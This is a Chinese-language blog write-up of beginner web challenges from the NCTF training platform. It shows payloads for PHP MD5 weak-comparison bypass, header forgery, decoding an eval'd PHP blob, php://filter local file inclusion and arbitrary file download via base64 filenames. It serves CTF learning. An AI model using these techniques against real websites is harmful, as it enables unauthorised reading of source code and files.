NCTF 南京邮电大学网络攻防训练平台 WriteUp

原创

4ct10n 于 2016-08-02 19:43:16 发布 77593 收藏 22

分类专栏： WEB漏洞 write-up 文章标签： 网络 ctf 南邮 信息安全 writeup

本文链接：https://blog.csdn.net/qq_31481187/article/details/52097287

NCTF 南京邮电大学网络攻防训练平台 WriteUp

不说什么直接上题解

WEB

1.签到题（50）

直接查看网页源码

Flag:nctf{flag_admiaanaaaaaaaaaaa}

2.md5 collision（50）

源码如下:

```php
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
?>
```

重点在这里

```php
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";


1.$a不等于'QNKCDZO' 但$a的MD5等于'QNKCDZO'的MD5
这想想也是不可能的事，此中必有蹊跷
2.观察发现md5('QNKCDZO')='0e830400451993494058024219903391'
3.在php中==号为弱比较'0e'开头剩下的全为数字不管数字是多少==恒成立
因为'0e***'==0
```

所以下一步的目的很明显制造开头为 ‘0e’ 的MD5字符串

字符串生成

这里将$a=s878926199a

得到flag:nctf{md5_collision_is_easy}

3.签到2（50）

网页源码如下:


```html
<html>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
尚未登录或口令错误<form action="./index.php" method="post">
    <p>输入框：<input type="password" value="" name="text1" maxlength="10"><br>
    请输入口令：zhimakaimen
    <input type="submit" value="开门">
</form>
</html>
```

重点在这


```
<p>输入框：<input type="password" value="" name="text1" maxlength="10"><br>
    请输入口令：zhimakaimen

输入的口令长度为11，而他html源码限制的长度为10
```

处理方法有两种：

1. 利用浏览器自带插件，我这里用的是Firefox的**hackbar**插件，直接越过HTML代码直接进行post传递



2. 利用burpsuit工具直接在http头上稍作修改，只需将text1赋值为zhimakaimen即可




上述两种方法都能直接得到flag

flag:nctf{follow_me_to_exploit}

4.这题不是WEB（100）

打开之后有个猫的图片
将猫图片下载至桌面
用txt打开此文档
发现如下：



最后为flag：nctf{photo_can_also_hid3_msg}

5.层层递进（100）

最讨厌脑洞题，拿着题不知道如何下手最后看了writeup才知道访问的URL:http://chinalover.sinaapp.com/web3/404.html
进去之后查看源码发现了如下代码：

```
<!--
<script src="./js/jquery-n.7.2.min.js"></script>
<script src="./js/jquery-c.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-{.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-h.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-a.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-l.7.2.min.js"></script>
<script src="./js/jquery-4.7.2.min.js"></script>
<script src="./js/jquery-g.7.2.min.js"></script>
<script src="./js/jquery-}.7.2.min.js"></script>
-->
```

这段代码一眼就看出flag的举手 handsup
flag:nctf{this_is_a_fl4g}

6.AAencode（100）


tips:javascript aaencode
aaencode是js加密的一种特别好玩，可以吧文字加密成表情
除了**aaencode**之外还有几种特别的加密方式

- Perl的ppencode
- Ruby的rrencode

编码连接如下：http://www.cnblogs.com/android-html5/archive/2011/02/09/2533784.html

AAencode 可以直接在***chrome浏览器*** 的控制台console直接运行：

运行方式如图：




这里有console的好玩用法：http://www.cnblogs.com/Wayou/p/chrome-console-tips-and-tricks.html

总之console在这了可以执行js AAencode加密过的代码：


得到flag：nctf{javascript_aaencode}

7.单身二十年（100）

题目上说看手速，其实一开始用浏览器查看网络流发现如下:



看见了没！！！有个源文件 search_key.php！！！
接下来就是截获这个源文件了。。。。。
直接上burpsuit截获。上图




key is : nctf{yougotit_script_now}

8.你从哪里来（100）

are you from google?

一看就知道我要伪造从http://www.google.com/ 那里来
这里有篇博客写的就是http header的字段
这里面有个referer字段：HTTP Referer是header的一部分，当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器我是从哪个页面链接过来的，服务器藉此可以获得一些信息用于处理。
我们另Referer:https://www.google.com/
再burpsuit直接改就行
如下图：

flag:nctf{http_referer}



拿到flag：nctf{http_referer}

9.php decode（100）

直接让解码，看看代码吧

```
<?php
function CLsI($ZzvSWE) {

    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));

    for ($i = 0; $i < strlen($ZzvSWE); $i++) {

        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);

    }

    return $ZzvSWE;

}eval(CLsI("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUImGNQBAA=="));?>
```

eval 是个神奇的函数关于eval的链接在这
eval可以执行php代码所以我直接让他执行并输出修改代码如下：

```
echo CLsI("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUImGNQBAA==");
```

放在php里直接运行，得出结果
flag:nctf{gzip_base64_hhhhhh}

10.文件包含（150）

这道题非常棒!!!让我学到了一个新的漏洞
文件包含漏洞，先了解一下php://filter
php://filter 是一种元封装器， 设计用于数据流打开时的筛选过滤应用。
同时我也借此机会学到了文件读取的相关知识。

- include “test.php”php文件包含，在执行流中插入写在其他文件中的有用的代码。读取的时候也是数据流形式，因此可以使用**php://filter**进行过滤，返回值为0,1。
- readfile(“test.php”)是将文件以数据流的形式读取过来，并不会执行，但会在前台浏览器上进行解析。返回值是字节数多少。

  file_get_contents(“test.php”)返回值为文本内容

  此题运用的就是关于数据流过滤的文件包含，我们一般在进行文件包含的时候都这么写include “test.php”获得的就是test.php直接解析出来。但如果运用readfile(“test.php”) 就不进行解析，导致无法在浏览器前台进行显示。**那么问题来了看题**

它让我点击它 我一下子就点了他！！！
出来了个这个URL

```
http://4.chinalover.sinaapp.com/web7/index.php?file=show.php
```

一看呵呵哒，典型的文件包含漏洞我们可以通过构造含有漏洞的语句，查看想要看的代码

file=php://filter/read=convert.base64-encode/resource=index.php

这里有个关于漏洞的详解

简单的重复一下他的意思

注解：

1.php://filter/可用于处理打开的数据流，起到过滤作用。如果源文件为.php则很有可能在前台显示不出来。

2.此时我们采用的方法是，先让文件转化为base64格式（convert.base64-encode）然后再输出，这样不论是什么格式的文件都可以在前台输出。

3.再次解码就可得到源代码，怎么样是不是很神奇啊！

看图片：

看见了base64编码！！

python解码就行啦，看图


flag:nctf{edulcni_elif_lacol_si_siht}

---

11 .单身一百年也没用（150）

上去直接查看请求头：

这里真的没有KEY，土土哥哥说的，土土哥哥从来不坑人，PS土土是闰土，不是谭神



flag就在眼前nctf{this_is_302_redirect}
最简单的一道题

---

12 .Download~!（200）

查看页面源码：

```
        <p><a href="download.php?url=eGluZ3hpbmdkaWFuZGVuZy5tcDM=" target="_blank">星星点灯</a></p>
                <p><a href="download.php?url=YnV4aWFuZ3poYW5nZGEubXAz" target="_blank">不想长大</a></p>
    发现了下载文件的URL
    download.php?url=base64('文件名')
    这里我没想到下载download.php。不过想想也是，这也没有其他文件了吧除了这个。果断转码base64('download.php')=ZG93bmx

    URL=https://way.nuptzj.cn/web6/download.php?url=ZG93bmxvYWQucGhw
```

下载得到download.php代码，如下:

```php
<?php
error_reporting(0);
include("hereiskey.php");
$url=base64_decode($_GET[url]);
if( $url=="hereiskey.php" || $url=="buxiangzhangda.mp3" || $url=="xingxingdiandeng.mp3" || $url=="downl
    $file_size = filesize($url);
    header ( "Pragma: public" );
    header ( "Cache-Control: must-revalidate, post-check=0, pre-check=0" );
    header ( "Cache-Control: private", false );
    header ( "Content-Transfer-Encoding: binary" );
    header ( "Content-Type:audio/mpeg MP3");
    header ( "Content-Length: " . $file_size);
    header ( "Content-Disposition: attachment; filename=".$url);
    echo(file_get_contents($url));
    exit;
}
else {
    echo "Access Forbidden!";
}
?>
```

又发现了一个文件hereiskey.php，估计flag就在里面，果断下载
URL：way.nuptzj.cn/web6/download.php?url=aGVyZWlza2V5LnBocA==
得到flag代码：

```php
?<?php
//flag:nctf{download_any_file_666}
?>
```

flag:nctf{download_any_file_666}

---


13 .COOKIE（200）

TIP:

0==not

tip很有用哒，0==not，脑补1==yes

看样子要修改cookie了，看http报头




OK目的很明确

